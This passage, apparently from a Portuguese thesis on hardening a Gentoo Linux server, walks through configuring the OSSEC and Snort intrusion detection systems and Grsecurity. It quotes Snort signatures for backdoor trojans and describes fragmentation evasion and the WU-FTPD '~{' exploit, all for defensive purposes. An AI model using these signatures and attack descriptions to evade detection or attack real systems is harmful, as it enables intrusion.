Um HIDS pode igualmente realizar monitorização dos registos do sistema, como os gerados pela ferramenta syslog-ng, detectando falhas de autenticação e alertando o administrador destes eventos. Alguns HIDS possuem igualmente capacidade de detectar software espião e vírus.

OSSEC

O OSSEC é um HIDS *open source* que executa operações de análise de registos, integridade dos ficheiros, detecção de *rootkits*, alertas e resposta activa. A resposta activa permite a execução automática de comandos como resposta à ocorrência de um determinado evento.

O OSSEC foi classificado como a principal ferramenta *open source* de segurança pelo LinuxWorld [24] e ficou em segundo num inquérito promovido pelo Insecure.org [25] sobre sistemas de detecção de intrusões. Este IDS tem recebido boas críticas em artigos de segurança, demonstrando ser uma boa opção para integrar o servidor.

4.7.1.1 Instalação e configuração

O pacote OSSEC não está presente na árvore do Portage, mas não é necessário escrever um ebuild já que o OSSEC inclui um *script* de instalação que identifica o sistema base como Gentoo Linux, configurando a aplicação de acordo com esta distribuição.

```
styx ~ # wget http://www.ossec.net/files/ossec-hids-1.5.1.tar.gz
styx ~ # tar zxvf http://www.ossec.net/files/ossec-hids-1.5.1.tar.gz
styx ~ # cd ossec-hids-1.5.1
styx ~ # ./install.sh

 OSSEC HIDS v1.5.1 Installation Script - http://www.ossec.net

 You are about to start the installation process of the OSSEC HIDS.
 You must have a C compiler pre-installed in your system.
 If you have any questions or comments, please send an e-mail
 to dcid@ossec.net (or daniel.cid@gmail.com).

  - System: Linux styx 2.6.23-hardened-r12
  - User: root
  - Host: styx

  -- Press ENTER to continue or Ctrl-C to abort. --

1- What kind of installation do you want (server, agent, local or help)?
    local

  - Local installation chosen.
```

O *script* possui mais opções, que foram ocultadas. Destaque-se a opção *local*, para o tipo de instalação, já que o IDS vai correr apenas localmente, e não num modelo cliente-servidor, que também é suportado pelo OSSEC.

O ficheiro de configuração principal do OSSEC é o `/var/ossec/etc/ossec.conf`, que se divide nas seguintes secções (numa instalação em modo local):

- `global`. Opções gerais.
- `rules`. Lista de regras a incluir.
- `syscheck`. Configuração relacionada com a aplicação syscheck (verificação da integridade).
- `rootcheck`. Configuração relacionada com a aplicação rootcheck (detecção de *rootkits*).
- `alerts`. Configuração dos alertas.
- `localfile`. Identificação de quais os registos do sistema a serem monitorizados.
- `database_output`. Opções de exportação de dados para a base de dados.
- `active-response`. Configuração da resposta activa.

A secção `rules` define quais as regras a introduzir no sistema de monitorização:

```
 <rules>
    <include>rules_config.xml</include>
    <include>pam_rules.xml</include>
    <include>sshd_rules.xml</include>
    <include>syslog_rules.xml</include>
...
    <include>ossec_rules.xml</include>
    <include>local_rules.xml</include>
  </rules>
```

Estas regras, escritas em ficheiros xml, disponíveis no directório `/var/ossec/rules`, definem como processar os eventos recebidos. Um extracto do ficheiro de regras do Apache é apresentado de seguida:

```
<!-- @(#) $Id: apache_rules.xml,v 1.34 2008/06/17 17:03:55 dcid Exp $
  -  Official Apache rules for OSSEC.

<group name="apache,">
  <rule id="30100" level="0">
    <decoded_as>apache-errorlog</decoded_as>
    <description>Apache messages grouped.</description>
  </rule>

  <rule id="30104" level="12">
```

```
    <if_sid>30103</if_sid>
    <match>exit signal Segmentation Fault</match>
    <description>Apache segmentation fault.</description>
    <info>http://www.securityfocus.com/infocus/1633</info>
    <group>service_availability,</group>
  </rule>

  <rule id="30106" level="5">
    <if_sid>30101</if_sid>
    <match>Directory index forbidden by rule</match>
    <description>Attempt to access forbidden directory index.</description>
    <group>access_denied,</group>
  </rule>

  <rule id="30107" level="6">
    <if_sid>30101</if_sid>
    <match>Client sent malformed Host header</match>
    <description>Code Red attack.</description>
    <info>http://www.cert.org/advisories/CA-2001-19.html</info>
    <group>automatic_attack,</group>
  </rule>
...
```

Estes ficheiros podem ser ajustados de acordo com a política de segurança seguida pelo administrador. É possível, por exemplo, configurar o agente de modo que lance um alerta se forem detectados nos registos do servidor Web 5 erros 404 [7], com origem no mesmo IP num espaço de 2 minutos, o que poderá indicar um reconhecimento Web por parte de um atacante.

A secção `syscheck` é usada para configurar quais os ficheiros a monitorizar. A listagem seguinte reflecte um período de monitorização de 6 horas e uma inclusão de ficheiros alojados nos directórios `etc`, `/bin`, `/sbin`, `/usr/bin` e `/usr/sbin`. A estes excluem-se alguns ficheiros que são actualizados frequentemente, e que não representam ficheiros de configuração ou binários. Deste modo evitam-se alertas desnecessários.

```
  <syscheck>
    <!-- Frequency that syscheck is executed - default to every 6 hours -->
    <frequency>21600</frequency>

    <!-- Directories to check  (perform all possible verifications) -->
    <directories check_all="yes">/etc,/usr/bin,/usr/sbin</directories>
    <directories check_all="yes">/bin,/sbin</directories>

     <!-- Files/directories to ignore -->
    <ignore>/etc/mtab</ignore>
    <ignore>/etc/mnttab</ignore>
...
```

[7] O erro 404 é um código de resposta http enviado para o navegador que indica que o servidor está activo mas o pedido (um ficheiro por exemplo) não foi encontrado.

```
    <ignore>/etc/dumpdates</ignore>
    <ignore>/etc/svc/volatile</ignore>

</syscheck>
```

Na secção `rootcheck` é efectuada a configuração da aplicação de detecção de *rootkits* e *trojans*, designada por Rootcheck, que é disponibilizada pelo projecto OSSEC.

```
<rootcheck>
  <rootkit_files>/var/ossec/etc/shared/rootkit_files.txt</rootkit_files>
  <rootkit_trojans>/var/ossec/etc/shared/rootkit_trojans.txt</
      rootkit_trojans>
  <system_audit>/var/ossec/etc/shared/system_audit_rcl.txt</system_audit>
</rootcheck>
```

Os criadores do OSSEC disponibilizam também uma aplicação Web - OSSEC-wui - para visualização de eventos e ficheiros modificados, revelando-se bastante útil para que o administrador possa visualizar o estado do sistema. O OSSEC-wui pode ser visto a correr na figura 4.3.



Figura 4.3: Visualizador de eventos do OSSEC

Como mais valia do OSSEC refere-se a boa integração com o Snort, que é o NIDS seleccionado para integrar o protótipo.

4.7.2 Detecção na rede com Snort

A inclusão de um NIDS no sistema permite complementar o papel desempenhado pela *firewall*. Enquanto que a *firewall* é usada para prevenção de ataques, o NIDS actua na detecção.

A escolha do NIDS a usar recaiu sobre o Snort, que é actualmente o sistema de detecção de intrusões *open source* com maior popularidade e utilização, competindo com soluções comerciais muito dispendiosas. Foi seleccionado, no já referido inquérito do insecure.org, como o melhor IDS.

O Snort realiza, sobre os pacotes capturados, análise de protocolos e comparação de contéudos com assinaturas. Estas assinaturas representam marcas características dos ataques que o Snort consegue reconhecer. Esta aplicação pode ser usada para detecção de uma longa lista de ataques, como *buffer overflows*, análise oculta de portas, ataques a aplicações Web e detecções de sistema operativo (disponível na opção "-O" do nmap). A utilização principal do Snort é a de prevenção de ataques oriundos da rede, bloqueando estes ataques no momento em que ocorrem. A secção seguinte descreve a organização da estrutura interna do Snort, apresentando os mecanismos que possui para garantir um bom nível de eficácia na defesa destes ataques.

4.7.2.1 Componentes do Snort

O Snort é um software complexo, que se divide em vários componentes, trabalhando em conjunto para detectar ataques e gerar resultados no formato desejado. A figura 4.4 reflecte a organização destes componentes e o fluxo de dados.



Figura 4.4: Componentes do Snort

Descodificador de pacotes

O Snort usa a biblioteca Libpcap para a captura de pacotes, os quais são posteriormente injectados no descodificador de pacotes. Este componente converte os elementos específicos de cada protocolo numa estrutura de dados interna. A análise dos protocolos começa no nível 2 (camada de ligação de dados) do modelo OSI, passando progressivamente para as camadas acima. Completado o processo de preenchimento da estrutura de dados, esta é passada para o pré-processador.

Pré-processador

O bloco designado por pré-processador divide-se internamente por vários pré-processadores. Os pré-processadores têm como função examinar os pacotes por actividade suspeita ou reconstruí-los para que possam ser correctamente interpretados pelo motor de detecção. Muitos atacantes utilizam fragmentação de pacotes para enganar os IDS, pelo que os pré-processadores do Snort fazem desfragmentação de pacotes, descodificam HTTP URI e reassemblagem de fluxos TCP.

Os parâmetros dos pré-processadores podem ser adicionados, removidos e ajustados no ficheiro `snort.conf`. Destacam-se os seguintes pré-processadores:

- `frag3`

  Este pré-processador é usado no combate aos ataques que têm por base a fragmentação dos pacotes IP. A fragmentação é comum e necessária em redes IP, ocorrendo quando os dados de um pacote excedem o tamanho máximo da transmissão ou MTU (do acrónimo *Maximum Transmission Unit*), usado numa determinada rede. Nas redes Ethernet, por exemplo, cada datagrama maior que 1500 bytes tem de ser fragmentado. Após a fragmentação, os pacotes têm de ser re-assemblados na máquina de destino. É este processo de re-assemblagem que um atacante procura explorar, já que o sistema anfitrião (*host*) espera que um conjunto de regras bem definidas seja seguido pelo sistema que fragmentou o pacote.

  Um ataque deste género pode ser usado para reescrever parte do cabeçalho do pacote TCP do primeiro fragmento, que contém dados aceites pela *firewall*, seguindo os restantes fragmentos com dados maliciosos. Um exemplo comum é o de sobreescrever o número da porta de destino para mudar o tipo de serviço, alterando por exemplo da porta 80 (HTTP) para a porta 23 (TELNET), o que não seria permitido na passagem num *router* em circunstâncias normais.

  Quer em casos de tentativa de fuga a IDS como em ataques de negação de serviço, que também usam esta técnica [8], o `frag3` representa um importante papel.

[8] Um conhecido ataque de negação de serviço que explora a fragmentação de pacotes é o designado *ping* da morte, ou na versão original, *ping of death*. O objectivo do ataque é o de produzir um pacote, após re-assemblagem, maior do que o tamanho máximo permitido de 65535 bytes, causando um *buffer overflow*, o que levará tipicamente a um bloqueio do sistema.

- `stream4`

  O Snort usa este pré-processador para manter o estado dos fluxos TCP, sendo usado na detecção de ataques de recolha de informação. A análise completa do estado permite que o `stream4` responda bem à detecção de ataques cuja assinatura se espalha por vários pacotes.

  Um exemplo de aplicação pode ser demonstrado através de um *exploit* encontrado em todas as versões da aplicação FTP WU-FTPD, que esteve até recentemente, presente em muitos sistemas Linux [9]. Através desta vulnerabilidade, qualquer utilizador que se pudesse ligar numa sessão vulnerável do WU-FTPD, podia executar código arbitrário com acesso *root*. Esta vulnerabilidade deve-se a uma combinação de erros de programação, um dos quais localizado na função responsável por tratar de cruzamento de padrões (*pattern matching*) nos comandos remotos. Em particular não tratava a *string* "~{"como um parâmetro ilegal.

  Para detectar a primeira fase deste ataque, deve ser criada uma regra para lançar um alerta sempre que se encontre uma assinatura "~{". Este processo decorre sem problemas se o conteúdo vier inteiramente no mesmo pacote. No caso de o atacante conseguir separar a assinatura, vindo "~"num pacote e "{"noutro, a detecção falha. Com o `stream4`, o Snort guarda a fracção "~"da assinatura. Quando o atacante envia "{", no pacote seguinte, o Snort completa a assinatura e gera o alerta, algo só possível com o processo de re-assemblagem do fluxo introduzido por este pré-processador.

  Este pré-processador é ainda capaz de detectar ataques de reconhecimento, baseados em métodos que não completam o *Three-Way Handshake* do TCP, como apresentado na secção 3.4.2.3. Este método está presente no nmap, na sua opção *stealth SYN scan*.

- `HTTP_inspect`

  O `HTTP_inspect` é responsável pela detecção de tráfego HTTP anómalo e pela sua normalização permitindo uma correcta interpretação pelo motor de detecção. A normalização é o processo de transformação de um caracter obscuro, como hexadecimal ou Unicode, para um formato que o Snort reconheça. Isto é necessário para que o Snort seja capaz de comparar as assinaturas que inclui com o conteúdo malicioso presente nos pacotes.

  A codificação ou ocultação do tráfego HTTP é um método que um atacante poderá usar para disfarçar um ataque face á analise de um IDS. Através do uso deste pré-processador estes ataques são detectados.

[9] Uma das razões para o decréscimo da sua utilização prendeu-se com as várias vulnerabilidades que foram encontradas ao longo da vida desta aplicação, representando um risco claro de segurança para os seus utilizadores.

- `sfPortscan`

  Este pré-processador foi desenvolvido para actuar na primeira fase de um ataque: o reconhecimento. Nesta fase, como abordado nas secções 3.3.1 e 3.3.2, o atacante determina os protocolos de rede e os serviços que o anfitrião suporta. Este é o momento onde uma análise das portas (*portscan*) tem efeito. Como já foi evidenciado, o `nmap` é a mais completa ferramenta de reconhecimento, suportando diversos modos de análise remota de um sistema. O `sfPortscan` foi projectado para detectar os vários modos de análise suportados pelo nmap.

Motor de detecção

O motor de detecção é um dos componentes mais importantes do Snort. É responsável por detectar actividades de intrusão existentes num pacote. As regras Snort usadas são lidas em estruturas, ou cadeias de dados internas, onde é verificado se existe correspondência com os pacotes. Caso um pacote corresponda a alguma regra, são tomadas acções apropriadas, caso contrário o pacote é rejeitado. Acções apropriadas poderão incluir a geração de alertas ou o registo do pacote.

Sistema de registo e alerta

Dependendo do que o motor de detecção encontre dentro do pacote, este poderá ser utilizado para registar a actividade ou gerar um alerta. Os registos são mantidos em simples ficheiros de texto, ficheiros do tipo tcpdump [10] ou outros formatos disponíveis.

Módulos de exportação de dados

Estes módulos têm como propósito colocar os dados de alertas em recursos que possibilitem a sua visualização pelo administrador. Para o servidor, estes dados são exportados para uma base de dados MySQL, estando disponíveis para serem visualizados através de uma aplicação Web.

4.7.2.2 Instalação e configuração

O Snort está presente no Portage e pode ser instalado através de:

```
styx ~ # emerge net-analyzer/snort
```

Para se integrar com o MySQL é necessário criar uma base de dados designada por snort, juntamente com um utilizador snort:

```
styx ~ # mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
```

[10] O tcpdump é uma conhecida ferramenta que corre em linha de comandos, usada para capturar e apresentar pacotes recebidos ou enviados pelo computador anfitrião.

```
Server version: 5.0.54-log Gentoo Linux mysql-5.0.54

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> create database snort_log;
mysql>grant INSERT,SELECT,UPDATE,CREATE,DELETE,EXECUTE on snort.* to
    snort@localhost;
```

A inicialização da base de dados é feita usando o esquema fornecido pelo Snort:

```
styx ~ # bzcat /usr/share/doc/snort-2.6.1.3-r1/schemas/create_mysql.bz2 |
    mysql -u root -p snort_log
```

A configuração principal faz-se através do ficheiro `/etc/snort/snort.conf`, onde se definem os servidores presentes na máquina (HTTP, DNS, etc), e se faz a configuração dos pré-processadores e módulos de exportação de dados apresentados anteriormente. Um extracto deste ficheiro é apresentado de seguida:

```
# Step #1: Set the network variables:
# Set up the external network addresses
var EXTERNAL_NET any
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET
# Configure your service ports.
var HTTP_PORTS 80
var SHELLCODE_PORTS !80

# frag3: Target-based IP defragmentation
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies

# stream4: stateful inspection/stream reassembly for Snort
preprocessor stream4: detect_scans detect_state_problems detect_scans
    disable_evasion_alerts
preprocessor stream4_reassemble: ports all

# bo: Back Orifice detector
preprocessor bo

# sfPortscan
preprocessor sfportscan: proto  { all } \
                         memcap { 10000000 } \
                         sense_level { low }

# Include all relevant rulesets here
include $RULE_PATH/local.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/web-php.rules
...
```

```
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/shellcode.rules
include $RULE_PATH/virus.rules
```

A configuração dos pré-processadores e dos módulos de exportação de dados é apoiada pelo manual de utilização do Snort [26], que é muito completo.

Os ficheiros de regras (.rules) incluem assinaturas de ataques que o Snort consegue detectar. Um exemplo destas assinaturas pode ser visto no ficheiro de regras para *backdoors*, disponível em `/etc/snort/rules/backdoor.rules`:

```
#---------------
# BACKDOOR RULES
#---------------
#
...
alert tcp $HOME_NET 146 -> $EXTERNAL_NET 1024: (msg:"BACKDOOR Infector.1.x
    "; flow:established,from_server; content:"WHATISIT"; reference:
    arachnids,315; classtype:misc-activity; sid:117; rev:6;)
alert tcp $HOME_NET 666 -> $EXTERNAL_NET 1024: (msg:"BACKDOOR
    SatansBackdoor.2.0.Beta"; flow:established,from_server; content:"Remote
    |3A| You are connected to me."; reference:arachnids,316; classtype:misc
    -activity; sid:118; rev:5;)
alert tcp $HOME_NET 146 -> $EXTERNAL_NET 1000:1300 (msg:"BACKDOOR Infector
    1.6 Server to Client"; flow:established,from_server; content:"WHATISIT
    "; reference:cve,1999-0660; reference:nessus,11157; classtype:misc-
    activity; sid:120; rev:8;)
alert tcp $EXTERNAL_NET 1000:1300 -> $HOME_NET 146 (msg:"BACKDOOR Infector
    1.6 Client to Server Connection Request"; flow:to_server,established;
    content:"FC "; reference:cve,1999-0660; reference:nessus,11157;
    classtype:misc-activity; sid:121; rev:8;)
...
```

Os dados exportados para a base de dados MySQL permitem que aplicações Web os possam aceder, disponibilizando-os em páginas Web, o que facilita a tarefa de monitorização do administrador. O projecto BASE (*Basic Analysis and Security Engine*) oferece uma interface Web para este efeito, projectada a pensar no sistema Snort.

```
styx ~ # emerge net-analyzer/base
```

Após a instalação deve-se ajustar os dados relativos à localização e autenticação da base de dados usada para armazenar os alertas do Snort, no ficheiro `/etc/base/base.conf`. A interface Web pode ser vista na figura 4.5.

4.7.3 *Honeypots*

Um caso particular de aplicação de IDS é nos chamados *honeypots*, literalmente traduzido por potes de mel.



Figura 4.5: BASE, um visualizador de alertas para o Snort.

Um *honeypot* é um recurso de segurança cujo valor está em ser analisado, atacado e comprometido [27]. Estes sistemas podem ser usados em diversos contextos: bloqueio de ataques, objectivo similar ao de um *firewall*; detecção de ataques funcionando como um IDS; e captura e análise de ataques automatizados, como *worms*.

Os *honeypots* são usados no contexto da segurança, para análise de actividade suspeita, não possuindo valor de produção. Após ter sido colocado em funcionamento não deverá existir qualquer interacção do administrador com o sistema. Como tal, qualquer comunicação estabelecida com um *honeypot* é suspeita por natureza. Estes sistemas podem assim ser usados para colectar dados sobre a actividade de atacantes e software malicioso, fornecendo pistas sobre métodos e perfis de atacantes, como os explorados no capítulo 2.

4.8 Controlo de acesso obrigatório

Este tipo de controlo, como observado na secção 3.2.3, oferece maior nível de controlo sobre os objectos e os agentes presentes num sistema Linux, relativamente ao tradicional modelo DAC. Esta é considerada a última camada de protecção do sistema [21], porque supõe que um possível atacante já se encontra no sistema.

A aplicação deste modelo no protótipo permite tornar o sistema mais seguro, face ao modelo DAC, presente numa regular instalação das distribuições Linux mais comuns. A

presença do modelo DAC nestes sistemas compreende-se pela sua simplicidade de utilização, mas revela limitações e um risco potencial quando se quer implementar sistemas com garantias elevadas de segurança. Neste modelo, um programa para o qual um determinado utilizador tem permissões de execução pode afectar todos os recursos que esse utilizador possui. Esta é a razão pela qual vírus e *trojans* têm tanto potencial nestes sistemas. Este problema pode ser extrapolado, com consequências muito mais nefastas para o super-utilizador *root*. Esta conta especial, no modelo DAC, pode aceder a qualquer recurso no sistema, concedendo esses privilégios às aplicações do qual é proprietário. Compreende-se assim a necessidade de proteger o sistema do enorme poder concedido ao *root*.

Enquanto que o ponto-chave do DAC é o facto de os utilizadores serem considerados donos do objecto e responsáveis pelas suas permissões de acesso, o mecanismo MAC prevê que os utilizadores individuais não têm escolha em relação às permissões de acesso que eles possuem ou a que objectos podem aceder. No MAC, apenas os administradores do sistema têm controlo sobre as políticas de segurança, que são definidas num nível organizacional. Ao contrário do DAC, os utilizadores não podem modificar essas políticas, seja acidental ou intencionalmente. O administrador tem assim a possibilidade de definir uma política de segurança centralizada que, em princípio, é aplicada a todos os utilizadores.

Actualmente o Hardened Gentoo suporta três soluções MAC: Grsecurity, SELinux e RSBAC.

4.8.1 Grsecurity

O sistema de controlo integrado no protótipo é o Grsecurity. A escolha sobre esta solução deveu-se à sua abordagem mais prática, de maior facilidade de utilização e à integração do poderoso componente PaX, referido na secção 4.3.1. Acresce ainda o melhor suporte ao controlo do acesso à rede por parte das aplicações.

O projecto Grsecurity, cujo nome deriva de *Greater Security*, foi iniciado em Fevereiro de 2001 para o kernel Linux 2.4.1. O objectivo principal deste projecto foi o de atacar os problemas de segurança originados pela presença de software vulnerável no sistema. As falhas na concepção do software podem ser exploradas. como já abordado, para comprometer o sistema, sendo tanto mais graves quanto os privilégios com que são executadas.

As soluções normais de resolução deste problema baseiam-se num permanente processo de descoberta e resolução das falhas nas aplicações. É neste contexto que o Grsecurity propõe uma solução de detecção, prevenção e retenção. Esta solução pode ser em grande parte automatizada, funcionando para falhas de software conhecidas e desconhecidas, e permitindo aos administradores concentrarem-se em tarefas de administração (como a monitorização de registos do sistema) em vez de dependerem fundamentalmente das últimas actualizações de software.

4.8.1.1 Instalação e configuração

O Grsecurity é distribuído num *patch* para o kernel Linux, que inclui alterações para cerca de 570 ficheiros. Este *patch* é automaticamente incluído no kernel Hardened-sources, usado no protótipo. Para se configurar as opções relativas ao Grsecurity no kernel, deve-se seleccionar a opção *Security options* e depois Grsecurity. O menu da figura 4.6 aparece.



Figura 4.6: Configuração do Grsecurity no kernel.

Em cada parágrafo da secção seguinte serão apresentadas as entradas a seleccionar para cada sub-secção da opção Grsecurity.

4.8.1.2 Funcionalidades

Os conceitos de detecção, prevenção e retenção propostos pelo projecto Grsecurity são implementados através de:

- Detecção: Exame e registo de ataques.
- Prevenção: PaX e outros mecanismos como PIE e SSP.
- Retenção: Controlo de acesso RBAC (*Role-Based Access Control*).

Através destas implementações, o Grsecurity oferece um conjunto de mecanismos de segurança que tornam o servidor mais robusto a ataques. Estes mecanimos são abordados nos próximos parágrafos.

Protecções do sistema de ficheiros

Em Linux, o sistema de ficheiros `/proc` é um sistema de ficheiros virtual usado como

uma interface para as estruturas de dados do kernel. Embora a maioria dos ficheiros seja apenas de leitura, alguns permitem que através deles sejam alteradas variáveis do kernel [28]. Esta alteração pode ser efectuada através de um simples `echo` para o ficheiro:

```
styx ~ # echo "O seguinte comando activa o reencaminhamento de pacotes"
styx ~ # echo "1" > /proc/sys/net/ipv4/ip_forward
```

Esta funcionalidade é por vezes susceptível a *exploits*, pelo que o Grsecurity coloca múltiplas restrições no uso deste sistema de ficheiros. Através da configuração do kernel é possível limitar, por exemplo, a possibilidade de se obter informação sobre o CPU e os dispositivos presentes na máquina. Outra protecção importante é a capacidade de apenas permitir que um utilizador veja informação sobre os seus processos.

No caso de cadeias *chroot*, também existem diversas restrições que tornam difícil a possibilidade de escapar deste ambiente restrito. Estas restrições vão tornar as cadeias criadas na secção 4.4 mais seguras.

O Grsecurity oferece também restrições para controlar o modo como os *links* simbólicos (*symlinks*) são usados em Linux. O mecanismo de protecção incluído impede que sejam exploradas condições de corrida (ver secção 3.4.1.2), ao impedir que os utilizadores sigam *symlinks* que pertencem a outros utilizadores quando localizados em directórios com permissões de escrita para todos os utilizadores, como é o caso do `/tmp`. Também são colocadas restrições na criação de *hardlinks* para directórios que um utilizador não possua.

Finalmente, existem restrições para FIFOs [11] que impedem os utilizadores de escrever em FIFOs localizados em directórios que possuem permissões de escrita para todos os utilizadores (*world-writable*). As restrições impostas exigem que o FIFO ou o directório pertençam ao utilizador que lá pretende escrever.

Estas restrições foram configuradas no kernel, através das seguintes opções.

```
#
# Filesystem Protections
#
CONFIG_GRKERNSEC_PROC=y
CONFIG_GRKERNSEC_PROC_USER=y
CONFIG_GRKERNSEC_PROC_ADD=y
